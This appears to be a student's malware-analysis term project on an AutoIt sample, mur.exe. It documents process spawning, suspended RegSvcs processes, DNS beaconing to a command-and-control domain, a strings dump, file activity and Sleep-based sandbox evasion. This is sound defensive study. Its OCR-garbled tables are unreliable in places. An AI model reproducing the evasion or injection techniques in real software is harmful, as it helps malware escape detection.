


MALWARE ANALYSIS TERM PROJECT

Initial malware execution command line: **mur.exe eam-wna**

1. Multi-stage (multiple processes) activity:

To begin with, top-down approach was followed to analyze the given malware. The malware was run from the command line and using Process Explorer, the PIDs of the processes it created were captured. Multi-stage process activity was observed as below-



- The 1st mur.exe creates a 2nd mur.exe and terminates itself as seen below-

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	0.00	0 K	0 K	0		
System	0.00	0 K	0 K	4		
smss.exe	0.00	0 K	0 K	212	n/a Hardware Interrupts and DPCs	
csrss.exe	0.00	0 K	0 K	388	Windows NT Session Mana...	Microsoft Corporation
winlogon.exe	0.00	0 K	0 K	740	Client Server Runtime Process	Microsoft Corporation
services.exe	0.00	0 K	0 K	764	Windows NT Logon Applicat...	Microsoft Corporation
VBOSService.exe	0.00	0 K	0 K	808	Services and Controller app	Microsoft Corporation
svchost.exe	0.00	0 K	0 K	884	VirtualBox Guest Additions S...	Oracle Corporation
vmtoolsd.exe	0.00	0 K	0 K	1040	Generic Host Process for WL...	Microsoft Corporation
vmtoolsd.exe	0.00	0 K	0 K	552	WMI	Microsoft Corporation
vmtoolsd.exe	0.00	0 K	0 K	1808	WMI	Microsoft Corporation
svchost.exe	0.00	0 K	0 K	1152	Generic Host Process for WL...	Microsoft Corporation
svchost.exe	0.00	0 K	0 K	1396	Generic Host Process for WL...	Microsoft Corporation
svchost.exe	0.00	0 K	0 K	2172	Generic Host Process for WL...	Microsoft Corporation
svchost.exe	0.00	0 K	0 K	2456	Windows Security Center No...	Microsoft Corporation
svchost.exe	0.00	0 K	0 K	552	Automatic Updates	Microsoft Corporation
svchost.exe	0.00	0 K	0 K	1440	Generic Host Process for WL...	Microsoft Corporation
svchost.exe	0.00	0 K	0 K	1476	Generic Host Process for WL...	Microsoft Corporation
svchost.exe	0.00	0 K	0 K	1876	Spooler SubSystem App	Microsoft Corporation
spoolsv.exe	0.00	0 K	0 K	3548	600 Application Layer Gateway S...	Microsoft Corporation
alg.exe	0.00	0 K	0 K	5804	820 LSA Shell (Export Version)	Microsoft Corporation
lsass.exe	0.00	0 K	0 K	4756	184 Windows Explorer	Microsoft Corporation
explorer.exe	0.00	0 K	0 K	3752	432 VirtualBox Guest Additions T...	Oracle Corporation
VBOTray.exe	0.00	0 K	0 K	8568	WinSCP: SFTP, FTP and SC...	Martin Pihaj...
WinSCP.exe	0.00	0 K	0 K	6128	332 Internet Explorer	Microsoft Corporation
IEEXPLORE.EXE	0.00	0 K	0 K	2024	1344 Windows Command Processor	Microsoft Corporation
cmd.exe	0.00	0 K	0 K	5016	2360 AutoIt v3 Script	AutoIt Team
mur.exe	0.00	0 K	0 K	2088	3564 AutoIt v3 Script	AutoIt Team
procexp.exe	0.00	0 K	0 K	17640	1828 Sysinternals Process Explorer	Sysinternals - www.sysinter...
Procmon.exe	0.00	0 K	0 K	12204	1892 Process Monitor	Sysinternals - www.sysinter...
apateDNS.exe	0.00	0 K	0 K	520	Mandiant	Mandiant

- Then, the 2nd mur.exe creates two new processes called Reg.Svcs. It is observed that when the 2nd Reg.Svcs process is created, it is in suspended state for few seconds before becoming active.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	0.97	0 K	16 K	0		
System	0.97	0 K	212 K	4		
Interrupts		0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		164 K	372 K	388	Windows NT Session Mana...	Microsoft Corporation
csrss.exe	2.91	1,784 K	4,088 K	740	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		6,932 K	4,756 K	764	Windows NT Logon Applicat...	Microsoft Corporation
services.exe		1,636 K	3,300 K	988	Services and Controller app	Microsoft Corporation
VBoxService.exe		2,252 K	3,584 K	984	VirtualBox Guest Additions S...	Oracle Corporation
svchost.exe		3,060 K	4,784 K	1040	Generic Host Process for W...	Microsoft Corporation
nmaprun.exe		1,952 K	4,828 K	552	nmf	Microsoft Corporation
nmaprun.exe		2,340 K	6,336 K	1808	nmf	Microsoft Corporation
svchost.exe		1,768 K	4,180 K	1152	Generic Host Process for W...	Microsoft Corporation
svchost.exe		12,884 K	21,732 K	1396	Generic Host Process for W...	Microsoft Corporation
wscntfy.exe		644 K	2,456 K	2036	Windows Security Center No...	Microsoft Corporation
wuauclt.exe		5,536 K	5,160 K	592	Automatic Updates	Microsoft Corporation
svchost.exe		1,484 K	3,992 K	1440	Generic Host Process for W...	Microsoft Corporation
svchost.exe		1,732 K	4,376 K	1476	Generic Host Process for W...	Microsoft Corporation
spoolsv.exe		3,080 K	4,536 K	1876	Spooler SubSystem App	Microsoft Corporation
alg.exe		1,184 K	3,548 K	600	Application Layer Gateway S...	Microsoft Corporation
lsass.exe		3,664 K	5,804 K	520	LSA Shell (Export Version)	Microsoft Corporation
explorer.exe	0.97	20,436 K	4,780 K	194	Windows Explorer	Microsoft Corporation
VBoxTray.exe		2,048 K	3,752 K	432	VirtualBox Guest Additions T...	Oracle Corporation
WinSCP.exe		8,568 K	3,768 K	668	WinSCP: SFTP, FTP and SC...	Martin Prikyl
EXPLORER.EXE		6,128 K	7,420 K	332	Internet Explorer	Microsoft Corporation
cmd.exe		2,024 K	2,712 K	1344	Windows Command Processor	Microsoft Corporation
ipconfig.exe	3.88	13,336 K	17,640 K	1828	Sysinternals Process Explorer	Sysinternals - www.sysinter...
Procmon.exe	10.68	7,536 K	10,056 K	1892	Process Monitor	Sysinternals - www.sysinter...
ApateDNS.exe		20,636 K	1,888 K	520	Mandiant	Mandiant
notepad.exe	36.89	6,144 K	9,268 K	3584	AutoIt v3 Script	AutoIt Team
RegSvc.exe	49.69	1,392 K	2,284 K	3728	Microsoft .NET Services Ins...	Microsoft Corporation
RegSvc.exe	Susp...	876 K	56 K	3728		

2. Domain name, exfiltrated strings

When the malware was executed from the command line as in above section, ApateDNS was set up to capture any possible network activity. It was observed that the malware communicates with the domain toopolex.com which is its command and control server.

Time	Domain Requested	DNS Return...
19:29:52	toopolex.com	FOUND
19:29:59	toopolex.com	FOUND
19:31:06	toopolex.com	FOUND
19:31:13	toopolex.com	FOUND
19:32:20	toopolex.com	FOUND
19:32:27	toopolex.com	FOUND
19:33:34	toopolex.com	FOUND
19:33:41	toopolex.com	FOUND
19:34:49	toopolex.com	FOUND
19:34:55	toopolex.com	FOUND
19:36:02	toopolex.com	FOUND
19:36:09	toopolex.com	FOUND
19:37:17	toopolex.com	FOUND
19:37:24	toopolex.com	FOUND

(+) Using 192.168.121.5 as return DNS IP.
 (+) DNS set to 127.0.0.1 on AMD PCNET Family PCI Ethernet Adapter #2 - Packet Scheduler Miniport.
 (+) Sending valid DNS response of first request.
 (+) Server started at 19:29:37 successfully.
 (+) Stopping Server...
 (+) DHCP detected, setting DNS back to DHCP.
 (+) DNS Restored.
 (+) Interfaces list has been refreshed.

DNS Reply IP (Default: Current Gateway/DNS): 192.168.121.5
 # of NXDOMAIN's: 0
 Selected Interface: AMD PCNET Family PCI Ethernet Adapter - Packet Sc...

Start Server
 Stop Server

- Below is the screenshot of exfiltrated strings-

```

BE1
GlobalSign nv-sa1
ObjectSign CA1!0
GlobalSign ObjectSign CA
=0F
1N0L
$http://www.autoitscript.com/autoit3/0
/$=
Mzk
GTS
#Bh
p",
>ih~]
m?M
t+m
OnI
keQ
0c0T1
Timestamping CA1
GlobalSign!#0!
GlobalSign Timestamping CA
120129213425Z0#
sQ0
IA~I10g0X
U0T1
Timestamping CA1
GlobalSign!#0!
GlobalSign Timestamping CA
Ybe>
'uvH
Kc,pk
!oYd
m>a
p> m
-aS

C:\Program Files\Sysinternals>strings -a "C:\Documents and Settings\Feng\AppData
tion Data\sbe\mur.exe" > C:
Access is denied.

C:\Program Files\Sysinternals>strings -a "C:\Documents and Settings\Feng\AppData
tion Data\sbe\mur.exe" > C:\Strings.txt

C:\Program Files\Sysinternals>

```

```

Strings.txt - Notepad
File Edit Format View Help
|
Strings v2.51
Copyright (C) 1999-2013 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
Rich
;text
.rdata
@.data
.rsrc
@.reloc
;5$
HZH
HZH
KD3
{D9{ v
;s r
_At
DZH
v)Vw3
?~)V
G;{
tNh
F$S3

```

```
Strings.txt - Notepad
File Edit Format View Help
1#SNAN
AutoIt
It is a violation of the AutoIt EULA to attempt to reverse engineer this program.
uxtheme.dll
IsThemeActive
Abc
Mbc
<bc
*bc
<Ac
w_c
<Ac
c_c
]c
6_c
]c
~Ac
vAc
pAc
jAc
<Ac
]c
jaC
}aC
<Ac
<Ac
8`C
<Ac
r]C
<Ac
u]C
]C
<Ac
<Ac
]C
_]C
%]C
]C
kerne132.dll
IsWow64Process
GetNativeSystemInfo
VVC
AU3_GetPluginDetails
AU3_FreeVar
MARK
ACCEPT
COMMIT
FAIL
PRUNE
SKIP
THEN
Any
Arabic
Armenian
Avestan
Balinese
Bamum
Bengali
Bopomofo
Braille
Buginese
Buhid
Canadian_Aboriginal
Carian
Cham
```

Strings.txt - Notepad

File Edit Format View Help

\c at end of pattern
unrecognized character follows \
numbers out of order in {} quantifier
number too big in {} quantifier
missing terminating] for character class
invalid escape sequence in character class
range out of order in character class
nothing to repeat
operand of unlimited repeat could match the empty string
internal error: unexpected repeat
unrecognized character after (? or (?-
POSIX named classes are supported only within a class
missing)
reference to non-existent subpattern
error/offset passed as NULL
unknown option bit(s) set
missing) after comment
parentheses nested too deeply
regular expression is too large
failed to get memory
unmatched parentheses
internal error: code overflow
unrecognized character after (?<
lookbehind assertion is not fixed length
malformed number or name after (?<
conditional group contains more than two branches
assertion expected after (?<
(?R or (?[+-]digits must be followed by)
unknown POSIX class name
POSIX collating elements are not supported
this version of PCRE is not compiled with PCRE_UTF8 support
spare error
character value in \x{...} sequence is too large
invalid condition (?{0)
\c not allowed in lookbehind assertion
PCRE does not support \L, \l, \N{name}, \u, or \U
number after (?C is > 255
closing) for (?C expected
recursive call could loop indefinitely
unrecognized character after (?P
syntax error in subpattern name (missing terminator)
two named subpatterns have the same name
invalid UTF-8 string
support for \P, \p, and \X has not been compiled
malformed \P or \p sequence
unknown property name after \P or \p
subpattern name is too long (maximum 32 characters)
too many named subpatterns (maximum 10000)
repeated subpattern is too long
octal value is greater than \377 (not in UTF-8 mode)
internal error: overran compiling workspace
internal error: previously-checked referenced subpattern not found
DEFINE group contains more than one branch
repeating a DEFINE group is not allowed
inconsistent NEWLINE options
\g is not followed by a braced, angle-bracketed, or quoted name/number or by a plain number
a numbered reference must not be zero
an argument is not allowed for (*ACCEPT), (*FAIL), or (*COMMIT)
(*VERB) not recognized
number is too big
subpattern name expected
digit expected after (?+
] is an invalid data character in JavaScript compatibility mode
different names for subpatterns of the same number are not allowed
(*MARK) must have an argument

RaiseException
MulDiv
GetVersionExW
GetSystemInfo
InterlockedIncrement
InterlockedDecrement
WideCharToMultiByte
lstrcpyW
MultiByteToWideChar
lstrlenW
lstrcmpiW
GetModuleHandleW
QueryPerformanceCounter
VirtualFreeEx
OpenProcess
VirtualAllocEx
WriteProcessMemory
ReadProcessMemory
CreateFileW
SetFilePointerEx
ReadFile
WriteFile
FlushFileBuffers
TerminateProcess
CreateToolhelp32Snapshot
Process32FirstW
Process32NextW
SetFileTime
GetFileAttributesW
FindFirstFileW
FindClose
DeleteFileW
FindNextFileW
MoveFileW
CopyFileW
CreateDirectoryW
RemoveDirectoryW
SetSystemPowerState
QueryPerformanceFrequency
FindResourceW
LoadResource
LockResource
SizeofResource
EnumResourceNamesW
OutputDebugStringW
GetLocalTime
CompareStringW
DeleteCriticalSection
EnterCriticalSection
LeaveCriticalSection

3. Analysis of 1st mur.exe

The PID of this process was captured using Process explorer and it was used as a filter to check the file and process activity using ProcMon.

- It was observed that this process reads extensively from eam-wna file as seen in below screenshot.

Process Name	PID	Operation	Path	Result	Detail
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\kopini	SUCCESS	Offset: 0, Length: 62
nmur.exe	2872	UnlockFileSingle	C:\Documents and Settings\Feng\Application Data\lsibet\kopini	RANGE NOT LOC.	Offset: 0, Length: 4,294,367,295
nmur.exe	2872	CloseFile	C:\Documents and Settings\Feng\Application Data\lsibet\kopini	SUCCESS	
nmur.exe	2872	CreateFile	C:\Documents and Settings\Feng\Application Data\lsibet\	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, 0xIo
nmur.exe	2872	QueryDirectory	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Filter: eam-wm; 1; eam-wm
nmur.exe	2872	CloseFile	C:\Documents and Settings\Feng\Application Data\lsibet\	SUCCESS	
nmur.exe	2872	CreateFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: 0x
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 0, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 65,516, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 131,032, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 196,548, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 262,064, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 327,580, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 393,096, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 458,612, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 524,128, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 589,644, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 655,160, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 720,676, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 786,192, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 851,708, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 917,224, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 982,740, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 1,048,256, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 1,113,772, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 1,179,288, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 1,244,804, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 1,310,320, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 1,375,836, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 1,441,352, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 1,506,868, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 1,572,384, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 1,637,900, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 1,703,416, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 1,768,932, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 1,834,448, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 1,899,964, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 1,965,480, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 2,030,996, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 2,096,512, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 2,162,028, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 2,227,544, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 2,293,060, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 2,358,576, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 2,424,092, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 2,489,608, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 2,555,124, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 2,620,640, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 2,686,156, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 2,751,672, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 2,817,188, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 2,882,704, Length: 65,536
nmur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\lsibet\veam-wm	SUCCESS	Offset: 2,948,220, Length: 65,536

[illegible]

- The process also reads file `oio.ppt` at different offsets from which we can infer that this is significant file used in malware execution.

7:01:31.3399280 PM	mur.exe	2872	QueryStandard...	C:\Documents and Settings\Feng\Application Data\labe\oio.ppt	SUCCESS	AllocationSize: 434,176, EndOfFile: 430,304, NumberOfLinks: 1, DeletePending: False, Directory: False
7:01:31.3399538 PM	mur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\labe\oio.ppt	SUCCESS	Offset: 0, Length: 65,536
7:01:31.3452840 PM	mur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\labe\oio.ppt	SUCCESS	Offset: 65,536, Length: 65,536
7:01:31.3577264 PM	mur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\labe\oio.ppt	SUCCESS	Offset: 131,072, Length: 65,536
7:01:31.3651799 PM	mur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\labe\oio.ppt	SUCCESS	Offset: 196,608, Length: 65,536
7:01:31.3706660 PM	mur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\labe\oio.ppt	SUCCESS	Offset: 262,144, Length: 65,536
7:01:31.3758315 PM	mur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\labe\oio.ppt	SUCCESS	Offset: 327,680, Length: 65,536
7:01:31.3821158 PM	mur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\labe\oio.ppt	SUCCESS	Offset: 393,216, Length: 37,088
7:01:31.3952268 PM	mur.exe	2872	CloseFile	C:\Documents and Settings\Feng\Application Data\labe\oio.ppt	SUCCESS	
7:01:31.4036339 PM	mur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\labe\mur.exe	SUCCESS	Offset: 234,496, Length: 4,096, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O

- A file was seen to be created with a random name, and WriteFile operation takes place to the file which means something is being written in this file, the length of which is 94,147 bytes. The temporary file name for this particular malware execution is `HWVEC`.

7:01:31.4876664 PM	mur.exe	2872	CreateFile	C:\Documents and Settings\Feng\Application Data\labe\HWVEC	SUCCESS	Desired Access: Generic Read/Write, Disposition: OpenIf, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: 0, OpenResult: Co...
7:01:31.4882701 PM	mur.exe	2872	QueryStandard...	C:\Documents and Settings\Feng\Application Data\labe\HWVEC	SUCCESS	AllocationSize: 0, EndOfFile: 0, NumberOfLinks: 1, DeletePending: False, Directory: False
7:01:31.4884847 PM	mur.exe	2872	ReadFile	C:\Documents and Settings\Feng\Application Data\labe\HWVEC	END OF FILE	Offset: 0, Length: 65,536
7:01:31.4922925 PM	mur.exe	2872	WriteFile	C:\Documents and Settings\Feng\Application Data\labe\HWVEC	SUCCESS	Offset: 0, Length: 94,147
7:01:31.4930289 PM	mur.exe	2872	CloseFile	C:\Documents and Settings\Feng\Application Data\labe\HWVEC	SUCCESS	
7:01:31.4933959 PM	mur.exe	2872	QueryOpen	C:\Documents and Settings\Feng\Application Data\labe\HWVEC	SUCCESS	CreationTime: 5/7/2022 7:09:08 PM, LastAccessTime: 5/7/2022 7:09:08 PM, LastWriteTime: 5/7/2022 7:09:08 PM, ChangeTime: 5/7/2022 7:09:08 PM, AllocationSize: 94,208, EndOfFile: 94,147...
7:01:31.4935407 PM	mur.exe	2872	CreateFile	C:\	SUCCESS	Desired Access: Read Data/List Directory, Synchronous, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Attributes: n/a, ShareMode: Read, Write, AllocationSize: n/a, OpenResult:...
7:01:31.4934007 PM	mur.exe	2872	QueryDirectory	C:\Documents and Settings	SUCCESS	Filter: Documents and Settings; 1: Documents and Settings

- Looking at the chronology of the File Activity, it can be suspected that the data that is being written in the temporary file, is the result of the read operations and possibly subsequent calculations carried out by the malware.

2872	ReadFile	C:\Documents and Settings\Feng\Application Data\labe\oio.ppt	SUCCESS	Offset: 0, Length: 65,536
2872	ReadFile	C:\Documents and Settings\Feng\Application Data\labe\oio.ppt	SUCCESS	Offset: 65,536, Length: 65,536
2872	ReadFile	C:\Documents and Settings\Feng\Application Data\labe\oio.ppt	SUCCESS	Offset: 131,072, Length: 65,536
2872	ReadFile	C:\Documents and Settings\Feng\Application Data\labe\oio.ppt	SUCCESS	Offset: 196,608, Length: 65,536
2872	ReadFile	C:\Documents and Settings\Feng\Application Data\labe\oio.ppt	SUCCESS	Offset: 262,144, Length: 65,536
2872	ReadFile	C:\Documents and Settings\Feng\Application Data\labe\oio.ppt	SUCCESS	Offset: 327,680, Length: 65,536
2872	ReadFile	C:\Documents and Settings\Feng\Application Data\labe\oio.ppt	SUCCESS	Offset: 393,216, Length: 37,088
2872	CloseFile	C:\Documents and Settings\Feng\Application Data\labe\oio.ppt	SUCCESS	
2872	ReadFile	C:\Documents and Settings\Feng\Application Data\labe\mur.exe	SUCCESS	Offset: 234,496, Length: 4,096, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O
2872	CreateFile	C:\Documents and Settings\Feng\Application Data\labe\HWVEC	SUCCESS	Offset: 369,664, Length: 4,096, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O
2872	QueryStandard...	C:\Documents and Settings\Feng\Application Data\labe\HWVEC	SUCCESS	Desired Access: Generic Read/Write, Disposition: OpenIf, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: 0, OpenResult: Co...
2872	ReadFile	C:\Documents and Settings\Feng\Application Data\labe\HWVEC	SUCCESS	AllocationSize: 0, EndOfFile: 0, NumberOfLinks: 1, DeletePending: False, Directory: False
2872	WriteFile	C:\Documents and Settings\Feng\Application Data\labe\HWVEC	SUCCESS	Offset: 0, Length: 65,536
2872	CloseFile	C:\Documents and Settings\Feng\Application Data\labe\HWVEC	SUCCESS	Offset: 0, Length: 94,147
2872	QueryOpen	C:\Documents and Settings\Feng\Application Data\labe\HWVEC	SUCCESS	CreationTime: 5/7/2022 7:09:08 PM, LastAccessTime: 5/7/2022 7:09:08 PM, LastWriteTime: 5/7/2022 7:09:08 PM, ChangeTime: 5/7/2022 7:09:08 PM, AllocationSize: 94,208, EndOfFile: 94,147...
2872	CreateFile	C:\	SUCCESS	Desired Access: Read Data/List Directory, Synchronous, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Attributes: n/a, ShareMode: Read, Write, AllocationSize: n/a, OpenResult:...

- This process is responsible for spawning a child process called `mur.exe` using the commandline as highlighted in the screenshot below. Looking at the commandline, we can conclude that the 1st `mur.exe` uses the above generated file to launch the 2nd `mur.exe`.

The 2nd `mur.exe` takes the file created by the 1st `mur.exe` as commandline argument. When checked if that file was still present or not in the directory, it was not found which means it was a temporary file and most probably it had been deleted.

7:01:05.6594321 PM	mur.exe	2872	Thread Create		SUCCESS	Thread ID: 2880
7:01:05.6596344 PM	mur.exe	2872	Thread Exit		SUCCESS	Thread ID: 2880, User Time: 0.0000000, Kernel Time: 0.0000000
7:01:05.6702111 PM	mur.exe	2872	Load Image	C:\Windows\System32\userhime.dll	SUCCESS	Image Base: 0x6d70000, Image Size: 0x3800
7:01:05.6774215 PM	mur.exe	2872	Load Image	C:\Windows\System32\userhapi.dll	SUCCESS	Image Base: 0x77320000, Image Size: 0x43000
7:01:06.2715151 PM	mur.exe	2872	Load Image	C:\Windows\System32\MSCTIMEIME	SUCCESS	Image Base: 0x75c0000, Image Size: 0x26000
7:01:06.6321725 PM	mur.exe	2872	Process Create	C:\Documents and Settings\Feng\Application Data\labe\mur.exe	SUCCESS	CreationTime: 5/7/2022 7:09:08 PM, LastAccessTime: 5/7/2022 7:09:08 PM, LastWriteTime: 5/7/2022 7:09:08 PM, ChangeTime: 5/7/2022 7:09:08 PM, AllocationSize: 94,208, EndOfFile: 94,147...
7:01:33.0277208 PM	mur.exe	2872	Thread Exit		SUCCESS	Thread ID: 2876, User Time: 0.5407776, Kernel Time: 0.0701008
7:01:33.0283938 PM	mur.exe	2872	Process Exit		SUCCESS	Exit Status: 0, User Time: 0.9507920 seconds, Kernel Time: 0.0600864 seconds, Private Bytes: 1,216,512, Peak Private Bytes: 3,727,360, Working Set: 4,030,464, Peak Working Set: 6,839,816

The above commandline sets the difference between the 1st `mur.exe` and 2nd `mur.exe` as the command line for each is different and hence they have a different behaviour.

The `mur.exe` executable itself does not change. This was verified by checking the hash value of the executable before and after running the malware. And they were found to be same.

- Few Anti-debugging/Sandbox evasion techniques were found while debugging the code, starting with setting the break point at CreateProcessW

1. Many instances were found where Sleep API was called – This function is usually used for sandbox evasion. By delaying its execution beyond this timeframe malware can hide its malicious actions and activities from the sandbox. As a result of this, some malware has evolved to detect these patches as an additional indicator of an analysis/sandbox environment. This is done by taking a timestamp, going to sleep, and checking the timestamp upon waking up. If the time difference from the previously taken timestamp is substantially different than the time the malware was programmed to sleep, the malware will avoid or adjust its execution.

```

.text:00409721      call     ds:Sleep
.text:00416A45      call     ds:Sleep
.text:00416A91      call     ds:Sleep
.text:00416ADF      call     ds:Sleep
.text:00416B31      call     ds:Sleep
.text:0042C505      call     ds:Sleep
.text:0042D955      call     ds:Sleep
.text:0042DCC5      call     ds:Sleep
.text:0042DE22      call     ds:Sleep
.text:0042E125      call     ds:Sleep
.text:0043319E      call     ds:Sleep
.text:004331CB      call     ds:Sleep
.text:0043321D      call     ds:Sleep
.text:0043457F      call     ds:Sleep
.text:004345B8      call     ds:Sleep
.text:004345FA      call     ds:Sleep
.text:00436A6E      call     ds:Sleep
.text:00436A86      call     ds:Sleep
.text:0043AA3       call     ds:Sleep
.text:0043B31       call     ds:Sleep
.text:00445D94      mov     edi,ds:Sleep
.text:00445D9C      call     edi;Sleep
.text:00445DC3      mov     edi,ds:Sleep
.text:00445DD1      call     edi;Sleep
.text:00445DF4      call     edi;Sleep
.text:00451762      call     ds:Sleep

```

Line 1 of 37

```

- [CPU - main thread, module mur]
